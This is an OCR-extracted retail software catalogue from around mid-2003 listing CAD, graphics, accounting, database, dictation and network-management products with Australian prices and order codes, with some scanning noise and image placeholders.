- Corel PHOTO-PAINT 11 Fast, easy and powerful photo editing
- Corel R.A.V.E. 2 - Web graphics and animation




Academic
\$125
Websearch Code 190614

Websearch Code 190614

Symbols 2000 Architectural


A professional collection of more than 5,600 architectural symbols that let you complete detailed floor plans and construction documents dramatically faster. The package includes symbols for external layouts (bushes, trees, people), plan views, elevations and sections, electrical installation, building services/HVAC (plumbing, ventilation), kitchens, bathrooms, office furniture, network planning, pictograms for recreation, sports organization and planning.


\$198

Websearch Code 130191

Symbols 2000 Engineering

A collection of more than 10,000 symbols in total, covering symbols for manufacturing and schematics drawings. The set includes more than 3,100 symbols for electrical schematics and installation plans complying with IEC standards with symbols for switching equipment, generation and conversion of energy, telecommunications and electrical installation.



\$198

Websearch Code 130331

AutoCAD LT 2004

Efficient, Secure, Affordable 2D CAD Software

AutoCAD LT® 2004 is the affordable 2D CAD software that helps you create and share drawings more efficiently and securely. AutoCAD LT streamlines the drafting process with an optimized DWG file format, a more intuitive interface, and new and enhanced productivity-boosting design tools. It makes sharing design data more secure with the ability to apply digital signatures to your DWG files or deliver files in the view-and-plot-only DWG™ (Design Web Format™) file format. Plus it provides full DWG compatibility with AutoCAD® 2004 and AutoCAD 2004-based, industry-specific software.



NEW
**ACADEMIC
PRICING
AVAILABLE**

Full Version	\$2045
Websearch Code 195894	
Upgrade	\$649
Websearch Code 195895	

AutoCAD 2004

Faster Data Creation, Easier Data Sharing

In any industry that requires technical drawings, speed and efficient use of data are critical to the success of design projects. This is where AutoCAD® 2004 software can help. It provides new productivity tools, an improved user interface, and presentation graphics for faster data creation. It offers password protection, CAD standards tools, and support for multisheet DWG™ (Design Web Format™) files for easier data sharing. It also provides new network licensing and software inventory tools for more efficient license tracking and management.


NEW
**UPGRADES ALSO
AVAILABLE.
CALL FOR
PRICING.**

Full Version	\$7685
Websearch Code 195955	

Voilo View 2

Voilo View 2 software is a cost-effective, easy-to-use digital design viewing solution that lets everyone on your team electronically review, mark up, measure, and plot AutoCAD and Autodesk Inventor based drawings. Transform your design reviews into a highly efficient electronic process. Easy to learn and use, Voilo View helps you shorten review cycles, reduce costly plotting and printing, and stay connected.



UPGRADE PRICING AVAILABLE	\$395
Websearch Code A11488	

AutoSketch 8


An affordable and easy-to-use precision drawing tool for new or occasional CAD users who need to create conceptual drawings and sketches. It provides productivity and ease of use features not found in other low cost precision drawing programs. From concept sketches, information graphics and floor layouts to presentations, electrical drawings and home project plans, you can draw it all - quickly and accurately.



\$229
Websearch Code 189590

QuickCAD 8

QuickCad is the most affordable design program that Autodesk offers, but its low price doesn't diminish its capabilities. It comes with plenty of productivity features that let you make technical designs and diagrams. With its short learning curve, QuickCAD lets you start drawing right away by offering a simple beginner interface, then as you grow familiar with its capabilities, you can change to advanced or expert levels.



\$139
Websearch Code 189591

Student Versions \$269

Manufacturing Design Solution

- Autodesk Inventor
- Autodesk Mechanical Desktop
- AutoCAD Mechanical
- AutoCAD (included as part of AutoCAD Mechanical)

Building Design Solution

- Autodesk Revit
- Autodesk Architectural Desktop
- Autodesk VIZ
- AutoCAD (included as part of Autodesk Architectural Desktop)

Land and Civil Design Solution

- Autodesk Land Desktop
- Autodesk Survey
- Autodesk Civil
- AutoCAD (included as part of Autodesk Land Desktop)


**Designed for
Professionals,
Priced for
Students.**

CAN THE BULL GET BETTER?
Call 1300 658 600 or visit: www.cad.com.au
No price may change due to the daily fluctuations and online discounts.

1300 658 600


Ulead Photo Impact 8

Manage and enhance digital photos, create stunning graphics and produce high-impact Web pages for recreational or professional use. Transform photos into works of art using professional raster, vector and 3D tools. Turn your snapshots into life-size posters with the Print Post function or embed slideshows into your personal web page to share with the world.



Upgrade	Full
\$139	\$225
Websearch Code 192061	Websearch Code 192060

Ulead Video Studio 7

Grab DVD-ready video straight from your DVD/8 camcorder with easy MPEG-Direct capture. Trim video, add your own soundtrack, create compelling titles and drop in stunning effects using an easy-to-learn interface that makes editing fun. Share finished movies on tape, e-mail, the Web and even burn your own high-quality VCDs, SVCDs and DVDs.



Upgrade	Full
\$99	\$199
Websearch Code 191919	Websearch Code 192071

Ulead DVD Picture Show 2

Ulead DVD PictureShow 2 Digital Camera Suite is the ideal companion for your digital camera, combining two powerful programs for managing your photos and creating exciting multimedia slideshows. You can use your photos along with your CD or DVD burner to create exciting photo & multimedia slideshows that play on your DVD player. Includes new PhotoExplorer 8.



Upgrade
\$125
Websearch Code 192034

QuarkXPress 5

QuarkXPress has expanded in step with the explosion in electronic publishing - deliver content over the Web, through wireless devices and in eBooks. From globally distributed newspapers and magazines, to corporate publications, books, catalogues and advertisements.

Upgrade from version 3 \$1979

Upgrade from version 4 \$1199




\$3399

Websearch MAC 192943
Websearch WIN 192942

Ulead DVD Movie Factory 2

The easiest way to burn home movies onto DVD/8 CDs. Use videos produced in your favorite video editor, or simply capture video directly from camcorder to DVD.

Design professional-looking chapter menus with ready-to-go templates. Create fun photo slideshows using pictures taken from digital cameras. Personalize discs with easy-to-make labels.



Upgrade
\$135
Websearch Code 194063

Ulead DVD Workshop

Full featured DVD authoring package lets you import digital video directly to MPEG format ready for authoring. Create professional-looking DVD with preset templates or build your own with an extensive set of tools. Drag-and-drop interface lets you work fast for authoring, still images, add titles, motion backgrounds & animated buttons.



Upgrade	Full
\$559	\$679
Websearch Code 191921	Websearch Code 192045

Ulead Cool 3D Studio

Create high-impact 3D video titles, effects and video shorts for use in movies and other applications. Designed as a complete animation center, COOL 3D Studio offers control and video output options that rival more advanced solutions. The package allows the creation of 3D objects and effects from scratch, or with the use of preset shapes. These can then be animated with a full-feature timeline.



Upgrade	Full
\$179	\$289
Websearch Code 194065	Websearch Code 194064

Extensis Suitcase 10 Mac OS & Mac OS X

Extensis Suitcase 10, the world's best selling font manager, takes the work out of working with fonts. Packed with automated features that make activating, organising and previewing fonts a snap, Suitcase is the fastest way to work with fonts in today's creative applications. Now, Suitcase 10 provides true font management for Mac OS X, supporting both OS X and Classic applications.

Suitcase 9.2 Win \$199

Suitcase 10 Server Mac/Win \$2150



Full
\$225
Websearch Code EXT108

Extensis Portfolio 6 Mac OS, Mac OS X & Win

Portfolio is the perfect tool for tracking, organizing and distributing digital photos and other image files. Unlike digital photo managers such as Apple iPhoto, Portfolio gives you unbounded freedom to store images anywhere you want, with no limit on keywords, and a high-powered search engine that provides instant visual access to your files from anywhere on your system.

Portfolio 6 Server Win \$6299



Full
\$475
Websearch WIN/MAC 195930

Extensis MaskPro 3 & IntelliHance Pro 4 Bundle

Using advanced color matching and decontamination technology, Extensis Mask Pro 3 allows you to create flawless, real-life masks from the most difficult images. An improved feature set offers better control over edge transparency and background color spill. Mask Pro 3 also boasts the most robust and intuitive toolset on the market.

Using IntelliHance Pro 4 quickly and dynamically enhance images to make them look their best based on the image's individual needs. Compare and print up to 25 professional enhancement variations at once.



Bundle
\$485
Websearch Code 196320

Extensis PhotoFrame 2.5 & IntelliHance Pro 4 Bundle

With Extensis PhotoFrame, there's no limit to the dramatic border effects you can design! Two new volumes of professionally designed frames, including emulation, acid burn and meltdown, allow you to create truly unique designs. Customise and combine any of the stunning 2000+ edge effects or add your own touches with textures, shadows, and more.

Using IntelliHance Pro 4, quickly and dynamically enhance images to make them look their best based on the image's individual needs. Compare and print up to 25 professional enhancement variations at once.



Bundle
\$485
Websearch WIN/MAC EXT0004

Graphix Studio Designer 9x6

With a 9" x 6" working area, 1024 levels of pressure sensitivity and effective tablet control panel for fine tuning. This tablet snatched a best buy award from PC User Magazine (March 2002) and is setting itself up to be an indispensable tool for anyone wanting more out of their PC.



Full
\$289
Websearch Code 195249

Centennial Media Training for FileMaker Pro 6

The 6 x 2hr CDs in this set provide thorough and comprehensive training into all the features of this new version. Beginners can proceed training while more advanced users can access the CDs index for new features or problem solving.



PC/Mac
\$462
Websearch Code 195830
Advanced Scripting
\$297
Websearch Code 195831

Trellian SubmitWolf Pro

Register your pages with over 1000 search engines and directories in minutes. Post your links to over 500,000 link pages. Submit as many of your URLs as you like at no additional cost. 48 Hour Priority Paid Submission on MSN, AOL, HotBot, GOTO, iWon, AltaVista, Slider.com and other sites part of the Inktomi network.



\$125
Websearch Code 130006

WinZip 8

The archive utility for Windows and the ultimate companion for Internet downloading. Zipping safely compresses the data in your files, so that your files then occupy less space, allowing you send and save more! Multi-user licenses available. Picture used for illustration purposes only.



\$89
Websearch Code 190595

FileMaker Education Licensing

Schools, TAFE's and Universities can save up to 84% by purchasing FileMaker's flat price licensing. Regardless of how many licenses you purchase, the price remains the same per computer, making budgeting and forecasting as simple as possible. Even teachers can purchase at this price.

Call our Managed Accounts team for more information on:

1300 761 761

FileMaker Pro 6

FileMaker Pro 6 database software extends FileMaker's legendary ease of use with new, efficient ways to import digital images. It provides a virtually limitless capability for data exchange and application integration. Complete with enhanced productivity and formatting tools, as well as a host of instant productivity templates, FileMaker Pro 6 is the best solution for quickly creating and sharing information.

- More than 20 NEW, ready-to-use customizable templates and a Layout Report Assistant provide instant productivity for business, education and home
- Rapid, "hassle-free" multimedia and digital image importing to enhance your business solutions and bring your data to life
- XML Import and Export enables data inter-change with virtually anyone, whether or not they use FileMaker
- NEW Format Painter and other time-saving layout and word-processing tools for creating professional-looking forms
- Microsoft Office integration - automatically convert Microsoft Excel spreadsheets into functional, modifiable database solutions so you can sort, search, report, track, link and summarise your data with ease
- Instant Web Publishing allows easy collection and sharing of information via the Web

Full	\$559	Upgrade	\$265
Websearch Code 190543		Websearch Code 190549	

FileMaker Developer 6

FileMaker Developer 6 is the tool of choice for creating custom FileMaker solutions for deployment across workgroups, distribution as royalty-free runtime applications, or publication on the Web. Along with the benefits of FileMaker Pro 6, FileMaker Developer 6 includes updated time saving development tools. Test and verify your scripts' steps with the Script Debugger.

Document the schema of your FileMaker solutions with the Database Design Report. Use the Developer Tool to protect your solutions from modification and limit user controls, or to deploy your solutions in Kiosk mode or as a stand-alone application. Whether you are developing commercial or corporate solutions, FileMaker Developer 6 is the indispensable tool for creating, customising and deploying FileMaker solutions.



\$1089
Websearch Code 192004

FileMaker Mobile 2.1

FileMaker Mobile 2.1 software lets you easily synchronise information between local FileMaker Pro 5.5 and 6 databases and Palm OS or Pocket PC handhelds. In just a few clicks, FileMaker Mobile 2.1 builds a streamlined database and loads the records and fields you select. Now with Symbol barcode reading device support. Leverage the powerful desktop database functionality of FileMaker Pro, for a comprehensive desktop-and-handheld database system that makes it easy to run your business, workgroup, or project and take the information you need with you wherever you go.

Now works with Pocket PC and Palm OS!

Palm for illustration purposes only



\$85
Websearch Code 192416

FileMaker Server (works with FileMaker Pro 6, 5.5 & 5 versions)

An easy-to-use relational database server is the best way to host your FileMaker Pro solutions on Windows 2000, Mac OS X, Mac OS and Red Hat Linux. This high-performance server engine supports up to 250 FileMaker Pro guests simultaneously on multiple platforms with several protocol options and up to 125-hosted files. It includes automatic plug-in updating, scheduled backups and remote administration tools to monitor server activity and to control guest and file connections.

While FileMaker Server is IT-friendly, it's also so easy to run that non-technical people will feel comfortable with its installation and day-to-day management. With automatic update of plug-ins, increased network performance, automated backups, auto disconnect of idle guests, and easy set up and administration, FileMaker Server is the best way to host your FileMaker Pro workgroup solutions.



Full	\$2089	Upgrade	\$1085
Websearch Code 130775		Websearch Code 190564	

MYOB BusinessBasics

No need to jump between programs (such as spreadsheets and word processors) to get your business done. Now with MYOB BusinessBasics, you can run all your basic business tasks, create quotes, email invoices and enter transactions - from the one easy business program.

MYOB BusinessBasics is ideal for small or home-based businesses, offering you a number of significant time-saving features that make business management even easier, such as:

- Automated bank reconciliation
- An easy-entry transaction register

Upgrade from MYOB FirstAccounts \$59

Websearch Code 192542

\$159

MYOB Accounting Plus 13

MYOB Accounting Plus is for businesses that need to streamline accounts procedures and would benefit from improved inventory management, better management of customer and supplier relationships, advanced business reporting, and automated payroll or time billing.

Upgrade from MYOB FirstAccounts \$375
Upgrade from MYOB Accounting v13 245
Upgrade from MYOB Accounting (Prior to v13) \$295
Upgrade from MYOB Business Basics \$415

Full Version
Websearch Code 196341

\$539

Upgrade
Websearch Code 196343

\$269

MYOB FirstEdge - for Mac

MYOB FirstEdge is the basic business management software solution for small or home-based businesses using the Mac, that helps you to work faster and more efficiently.

- Create quotes that convert to invoices
- Track job costings and profitability
- Track your GST and automate your BAS
- Create and customise over 70 reports
- Email quotes, invoices and reports

Upgrade from MYOB FirstAccounts \$59

Websearch Code 194244

\$159

MYOB RetailManager Standard

The complete retail picture. With MYOB RetailManager Standard it's easy to keep track of every transaction in your store from sales, stock movements, GST and gross profit, right through to staff actions and even customer details.

- Process sales fast
- Build powerful customer relationships
- Produce reports at point-of-sale
- Streamline your stocktaking
- Manage your stock

Websearch Code 192165

\$1819

MYOB RetailManager Enterprise

MYOB RetailManager Enterprise streamlines multiple-store retail business management by giving you a global, centralised view of all your retail operations. Consists of two components: the 'Central' module, through which head office communicates with your various stores, and the 'Shop' module, through which each store communicates with head office.

- Streamlines multiple-store retail business management
- Consists of 'Central' and 'Shop' modules
- Enables head office communication with retail outlets
- Retail business management reports

Enterprise Edition
Websearch Code 192167

\$1839

MYOB Accounting 13

MYOB Accounting is for businesses that need to streamline accounts procedures and would benefit from improved inventory management, better management of customer and supplier relationships, and advanced business reporting.

- Streamline accounts procedures
- Comprehensive business management
- Powerful inventory management
- Contact management

Upgrade from MYOB FirstAccounts \$265
Upgrade from MYOB Business Basics \$290

Full Version
Websearch Code 196340

\$325

Upgrade
Websearch Code 196342

\$239

MYOB Premier 7

MYOB Premier is for businesses that need to streamline accounts procedures, whether through simplifying complex inventory issues, running an automated payroll, time billing, accessing advanced reporting or increasing productivity with multi-user access.

MYOB Premier's combination of productivity enhancing features will appeal to any business that has complex inventory requirements. Works with more than one currency, or requires multi-user access. Also includes 1 full year of MYOB Support Licence.

Upgrade from MYOB FirstAccounts \$1275
Upgrade from MYOB Accounting \$1145
Upgrade from MYOB AccountingPlus \$900
Upgrade from MYOB Business Basics \$1315

Websearch Code 199515

\$1379

MYOB AccountEdge 3

MYOB AccountEdge is the ideal accounting and business management software solution for businesses using the Mac.

- Maintain accurate accounts
- Process sales and purchases
- Track your inventory and your money
- Process your payroll
- Track your billable time
- Build better customer and supplier relationships

Upgrade from MYOB FirstAccounts \$295
Upgrade from MYOB AccountingPlus \$295
Upgrade from MYOB FirstEdge \$415
Upgrade from MYOB Premier \$295

Websearch Code 196352

\$545

MYOB RetailManager and Sign IQ 5 Bundle

Streamline your retail point of sale functions whilst gathering valuable data that assists you in managing your retail business with MYOB RetailManager Standard. Capture data that improves your understanding of the way your business is tracking and gain information that allows you to drive profits. More than just a cash register.

Combined with the Sign IQ visual merchandising solution you have the tools to best reach your customers through professional point of sale signage and labelling.

Websearch Code 193808

\$1889

MYOB Pocket Accounts

MYOB PocketAccounts, a handheld sales and time billing program that helps businesses with a mobile sales or consulting force improve their efficiency and cash flow.

MYOB PocketAccounts runs on a Palm OS device and links seamlessly with MYOB accounting software on the desktop, allowing users to synchronise their entire day's data at the push of a button.

Websearch Code MY0041


\$195

StarOffice 6

By Sun Microsystems

StarOffice 6 interacts with other desktop productivity suites, including Microsoft Office and supports the Solaris operating environment, Microsoft, Windows, and Linux operating systems.

- Interoperability with other desktop suites - Users can read, write, and edit Microsoft Office files to maintain current investments and co-exist with other office suites
- Supports XML file formats. Users can create, manage, and access complex documents and Web pages
- Intuitive graphical user interface (GUI) - Easy to learn and use; requires minimal retrainings; speeds productivity
- Elimination of the integrated desktop Provides overall system integration



\$179
Websearch Code 190179

Hemera Big Box of Art

The Big Box of Art 615,000 is a high-quality collection with the greatest available variety of images. Get that perfect image to your project in seconds with our highly acclaimed, user-friendly image finder. The Big Box of Art 615,000 also contains more vector clip art than any other retail package, plus Photo-Objects, photographs, illustrations, Web graphics, animations and textured photos.



\$129
Websearch Code 195168

PC-Cillin 2003

Combines advanced virus detection and cleaning with an integrated firewall to safeguard your system from hackers and malicious code threats in email and instant messaging, and while surfing the Internet. New features like Wi-Fi protection helps secure your computer when connecting to a wireless LAN network, and Outbreak Alert gives you early warning about new viruses.

**\$75**

Websearch Code 193159

Laplink GOLD 11

Access your PC and transfer your files from virtually anywhere. Gives you the ease of quick access to a desktop PC to tap into all of your network resources. Access files, synchronize data between PCs, run database applications, operate, maintain and even reboot PCs or servers

**\$269**

Websearch Code LAP018

Upgrade

\$195


Websearch Code 130296

NTI Backup Now Deluxe DVD Edition

Deluxe is your easy and complete backup solution. Sporting an easy-to-use interface, it saves you from the often complicated chore of data backup. Your important data or entire hard drive is safe and secure and can be recovered in a moment's notice should a disaster strike.


**\$119**

Websearch Code 195242

**PersonalPlus 2002 - Second Edition****Quicken Personal Plus 2002 Second Edition. The ultimate finance and investment organizer.**

Quicken Personal Plus 2002 is for customers who want something more than Quicken Personal 2002. Personal Plus 2002 includes the benefits of Personal 2002 with added features and benefits.

- Track income and expenses
- Track bank account and credit card balances
- Identify your liabilities and proactively manage your debts (including mortgages)
- Track the value of your assets and know your current net worth
- Instant access to relevant financial information
- Schedule your bills and other recurring transactions
- Import and reconcile transaction statements from major banks


Full Version
Websearch Code 189846**\$119**Upgrade
Websearch Code 189856**\$63****ShareAnalysr**

Quicken ShareAnalysr 2 is the smart way to manage your trading strategy. Learn to take control of your financial future and make your own investment decisions with confidence. Discover how investing in the stock market can be fun and extremely rewarding.

Including the right blend of software, online services and educational course material, Quicken ShareAnalysr will help you develop winning investment strategies, select the right stocks and manage your portfolio to limit losses.

- Analyse the latest share data
- Powerful charting tools
- Create and monitor watch lists of shares.
- Set up alerts to notify when shares meet set prices.


Websearch Code 190145

\$185**PayrollPremier 2002****Total Control of the way you pay your staff**

Quicken Payroll Premier provides a streamlined payroll process, giving you more time to manage your business by spending less time on administrative tasks. Plus it has been designed to grow with your business

- Tracks all types of leave
- Manages Employee taxes
- Fast and easy to use
- Integrates with QuickBooks 2002.
- Enhanced QuickBooks-like Graphical User Interface
- Enhanced Data Security
- Centrelink Reports
- Prepare pays Reports - enables you to see, in a report form, exactly what the employee will be paid before the pay is processed
- Reconciliation Report - showing you the totals, and dissection of all the various payment summaries used for the financial year

Websearch Code 189851

\$409**QuickPOS Retailer 5**


Are you looking for a powerful point of sale system that is easy to use? QuickPOS Retailer 5 has been designed with the retailer in mind, giving you total control of your business from the front to the back office. It requires minimal training and ensures fast sales processing.

- Includes QuickBooks Pro
- Seamless integration to QuickBooks Pro
- Fast sales processing
- Customer management tools including Laybys
- Accurate inventory control
- Calculates units of measure
- Accounting made easy
- Comprehensive reports
- Touch screen compatible
- Integrated EFTPOS

Websearch Code 189852

\$1799

Picture for illustration purposes only



QuickBooks Pro 2003

Professional Multi user
Comprehensive accounting for a larger business

New Features for 2003 include

- Electronic Banking
- Track Stock Assembly (finished goods)
- Units of Measure
- Sales order / back order tracking
- Multiple Quotes per job
- Variance tracking on Quotes
- Receipt spanning over multiple jobs
- Brand new payroll module
- New bank reconciliation control allows you to reprint by any bank record date
- And much more



*Offer available for Full versions only. Offer excludes Upgrades and Subscriptions.

***FREE**
Telephone support for
12 months

***FREE**
Upgrades for 12 months
And more exclusive benefits
as part of the Quicken
Advantage Program.

Full Version	\$1299
Websearch Code 195476	
Upgrade	\$649
Websearch Code 195486	
Subscription	\$469
Websearch Code 195489	


IMSI Org Plus 4

With automatic chart drawing, custom formatting, compact layouts and easy editing, OrgPlus beats any other drag-and-drop application, hands down. What's more, OrgPlus 4.0 provides the functions of a back-end database with up-front simplicity as well as multiple ways to communicate your charts with impact.



\$339

Websearch Code WIN 199878



QuickBooks Plus 2003

Small Business + Employees
Essential accounting tools for a business with employees

- New fully integrated Payroll. Now contained wholly within QuickBooks
- Print pay slips and cheques directly from QuickBooks Plus
- Electronic direct deposit of pay cheques
- Detailed reports and Payment Summaries
- Take care of all your payroll and financial information in the one program
- Customisable – change the interface to the way you want it



*Offer available for Full versions only. Offer excludes Upgrades and Subscriptions.

***FREE**
Telephone support for
12 months

***FREE**
Upgrades for 12 months
And more exclusive benefits
as part of the Quicken
Advantage Program.

Full Version	\$619
Websearch Code 195475	
Upgrade	\$309
Websearch Code 195485	
Subscription	\$235
Websearch Code 195488	


IMSI TurboCAD 8 Standard

Complete, integrated 2D/3D CAD software. Create, edit or view CAD drawings. Comprehensive 2D power is seamlessly integrated with superior 3D surface modeling as over 250 tools are grouped logically for quick and easy access. Supports industry standard CAD file formats and is totally internet compatible. Professional version also available.



\$189

Websearch Code WITH 190292



QuickBooks 2003

Small Business
Essential accounting tools for an efficiency-minded business

- Easier to track the GST
- Designed for small business
- Easy to set up
- Easy to navigate
- Over 100 reports and graphs or customise your own.

New Features for 2003 include

- Bank online with QuickBooks
- Easier-to-use help wherever you need it
- Automatically create budgets and work with them in an easy spreadsheet format
- And much more.



*Offer available for Full versions only. Offer excludes Upgrades and Subscriptions.

***FREE**
Telephone support for
12 months

***FREE**
Upgrades for 12 months
And more exclusive benefits
as part of the Quicken
Advantage Program.

Full Version	\$469
Websearch Code 195474	
Upgrade	\$239
Websearch Code 195478	
Subscription	\$185
Websearch Code 195487	




IMSI Legacy Family Tree Premium

An entire suite of tools for creating your family tree for generations to come. Manage digital photos, scanned documents and more to quickly incorporate into your family tree; Photo Restoration Discounts



\$79

Websearch Code 195445



QuickBooks Lite 2003

First Business
Basic accounting tools for your service needs

- Fast and easy start up
- Create invoices with one click
- Write and print cheques
- Track customer payments, expenses and liabilities

New Features for 2003 include

- Download statements to QuickBooks*
- Automatically create a budget
- More form customisation options
- Advanced options for backing up your data
- And much more



*check with your financial institution to see if they support this feature

Full Version	\$219
Websearch Code 195473	



JUNE/JULY 2003

Xerox OmniPage 12

Convert paper and PDF files into Digital Documents that you can Edit, Search and Distribute. OmniPage remains the single best paper-to-digital conversion tool. Update your Lite version today.



Upgrade
\$279
Websearch Code 192109

Xerox PaperPort Deluxe 8

The turn paper into organised Digital documents, that everyone in your office can quickly find and use. Works with any scanner or multi-function device.



Upgrade
\$149
Websearch Code 189708
Full
\$215
Websearch Code 189075

Xerox TextBridge Pro

Easy and accurate, entry-level OCR software, no more retyping. TextBridge Pro 11 easily turns printed pages into digital documents that can be used with your favourite Windows based application.



Upgrade
\$89
Websearch Code 192338
Full
\$149
Websearch Code 192332

ACT! Version 6

The #1 best-selling contact management solution — used by millions and praised by experts around the world.

With ACT! 6 you and your staff can:

- Get instant access to every detail of every relationship.
- Schedule unlimited calls, meetings and to-do items.
- Create and send personalised letters, faxes, and html e-mails.
- Manage your sales pipeline with forecasting tools and built-in reports.
- Share complete customer information in a workgroup environment.
- For an extra \$24 receive ACT for Palm OS (see below).
- Integrates with handheld devices including Palm and Pocket PC* and popular accounting software such as QuickBooks*

* integration software sold separately.

Upgrade **\$145** ACT Single User **\$245**
Websearch Code 191975 Websearch Code 191976



ACT 6 Pack **\$1195**
Websearch Code 191974

ACT! for Palm OS

Get your ACT! together — in the office or on-the-go!

With the latest release of ACT! for Palm you can now instantly access your contact information while you're on the go! ACT! for Palm OS is the first-ever, complete contact management system designed specifically for Palm OS handhelds.

It's ACT! on the Palm and comes complete with:

- A powerful contact database that tracks notes, histories, activities and sales opportunities
- An integrated calendar and task list
- ACT! Express desktop software (included free with ACT! for Palm OS)*

*ACT! Express desktop software is a limited version of ACT! for Windows that includes an easy-to-use contact database, built-in calendar, word processor, and report generator. It is recommended that ACT! 5.0 and ACT! 2000 users upgrade to ACT! 6.0 rather than using ACT! Express.




ACT 6 and ACT Palm OS bundle **\$269**
Websearch Code 190607

ACT For Palm OS **\$75**
Websearch Code 194991

Dragon NaturallySpeaking Mobile 6

Instantly Create Documents by Voice While on the Move!

Get work done even while you're away from your computer. Dragon NaturallySpeaking Mobile is the go-anywhere dictation solution for people on the move. Talk into the palm-sized recorder, wherever you are, then later plug the recorder into your PC and the software automatically transcribes your dictation. With the included Dragon NaturallySpeaking Preferred software, you can create documents by voice in Windows applications such as Microsoft Word, Microsoft Excel, Microsoft Outlook Express, and Corel WordPerfect.




Receive a free upgrade to Mobile 7. Upgrade guarantee offer only applies to purchases made between 1st March 2003 & 30th May 2003. Upgrade voucher included. Conditions apply.

Full **\$629**
Websearch Code 190204

Dragon NaturallySpeaking Standard 7

Work faster and have more fun with your PC!

Dragon NaturallySpeaking Standard lets you talk to your computer and your words instantly appear in letters, emails, instant messages and chat rooms. You can even surf the Web by speaking! Dictate and edit in virtually any Windows based program. It's fast, accurate, and easy to use. Dragon NaturallySpeaking learns to recognise your voice in just a few minutes, and comes with a free headset microphone.



Academic **\$139**
Websearch Code 196436


Upgrade **\$125**
Websearch Code 196421

Full **\$189**
Websearch Code 196420

Dragon NaturallySpeaking Preferred 7

Work Faster and More Productively by Voice!

Dragon NaturallySpeaking Preferred enables business, home, and educational users to create documents, spreadsheets, and e-mail — all by speaking! Dictate and edit in virtually any Windows-based program. You can also dictate into Scansoft-approved handheld recorders and Pocket PCs. It's fast, accurate, and easy to use. Dragon NaturallySpeaking learns to recognise your voice in just a few minutes, and comes with a free headset microphone.



Academic **\$299**
Websearch Code 196417

Upgrade **\$219**
Websearch Code 196419

Full **\$379**
Websearch Code 196420

Ipswitch iMail Server

With iMail Server, you get features you can really use:

- Web Messaging - Users may read and send e-mail from any Web browser while enjoying their favorite desktop e-mail features.
- Web Calendaring - A Web-based calendar allows users to keep and store multiple schedules, appointments, task lists, and date reminder information.
- Security - Support for SSL (Secure Sockets Layer) encryption in Web Messaging and Web Calendaring protects passwords and content.
- Multidomain Support - Allows administrators to host mail for multiple domains on a single server. This allows for network growth without affecting productivity - especially useful for Managed Service Providers.

With Maintenance Agreement \$1575



\$1165

Websearch Code 196482

Ipswitch Instant Messenger

Secure instant messaging for business

Instant messaging has made its way into businesses through the use of unsecured consumer clients using third party servers. Ipswitch Instant Messenger enables IM communications that are secure and confined to the business. Bringing the server in-house provides the ability to control usage and uptime.

With Maintenance Agreement \$1480



\$1165

Websearch Code 196489

Ipswitch WhatsUp Gold

Network Management

WhatsUp Gold enables administrators to keep mission-critical network services up and running. Larger organisations can use WhatsUp Gold at the departmental level to monitor the availability of applications, or to complement an existing monitoring system; small-to-medium sized businesses can use it as their all-in-one network management system.

With Maintenance Agreement \$1715



\$1339

Websearch Code 191953

Ipswitch WS_FTP PRO

Secure FTP client

WS_FTP PRO is the market leader in Windows-based FTP (file transfer protocol) client software. It enables users to move files between local and remote systems.

Features include:

- Upload Wizard: Easily accessible, it steps the user through uploading files and folders.
- Auto Resume: Automatically resume interrupted or failed transfers in case of involuntary termination (eg: broken connections, application closure, computer shut down, or power outage).
- Custom Firewall Support with Editing Capability: The Firescript Editor provides the ability to customise scripts, making it easier than ever to transfer files through unique firewall configurations.

10 With Maintenance Agreement \$740



\$77

Websearch Code 196498

Somix Denika Performance Trender

Denika is a capacity and resource trending tool that seamlessly integrates with Ipswitch's WhatsUp Gold. Out-of-the-box, Denika automates and provides up to 500 leading indicator reports on bandwidth consumption and availability, disk space usage, CPU and memory utilisation, as well as non-SNMP gathered data. Powered by MRTG and RRDTool, reports are displayed in daily, weekly, monthly and yearly format.

Denika Performance Trender is a web configurable view into the performance of IT and its resources.



\$1899

Includes Maintenance
Websearch Code 196500

Somix Logalot Security Centre

Logalot is a Web-based Syslog and Microsoft Windows Event Log Security Centre that allows users to centralise events and create policies that trigger notifications when certain events are processed. Use Logalot to monitor the streams of logs and events generated and look for policy violations. If a match to a policy is made, notification can be sent via pager, beeper, and email. If a policy is violated, the policy and the actual log/event(s) are posted to the bulletin board where it remains until the alert is acknowledged.



\$2399

Includes Maintenance Sub
Websearch Code 196501

WebTrends Firewall Suite

Firewall Suite provides in-depth analysis of incoming and outgoing activity through the corporate firewall, VPN or proxy server. It enables network and firewall administrators to move beyond reactive operations management to proactive network management, eliminating issues and risks before they arise.

Firewall Suite delivers critical insight into firewall activity. It includes more than 200 customizable reports covering Overall Firewall Activity (including departmental bandwidth usage, e-mail activity, HTTP (web), FTP and Telnet); Outgoing Web Activity (reports on internal Internet usage, creating categorised reports on the most active users and the web sites they've visited); and Incoming Web Activity (monitors outside visits to web sites beyond the firewall).

With Maintenance Agreement \$4370



\$3699

Websearch Code 196503

WebTrends Log Analyzer Series

Acquire, convert and retain more customers using web analytics with fast and easy-to-use web traffic reporting for the small business. More than ever, small businesses view their web sites as a way to interact with their customers and expand their business. However, many businesses still don't track or understand how well their web sites generate traffic or encourage visitors to view information, products or services.

WebTrends Log Analyzer Series is the most powerful and easy-to-use web site analysis solution specifically designed for the small business.

With Maintenance Agreement \$1095



\$945

Websearch Code WEB129

